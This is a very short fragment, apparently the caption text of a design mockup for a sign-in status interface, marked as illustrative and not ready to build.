Illustrative Mock
NOT ready to build

Sign-in Status UX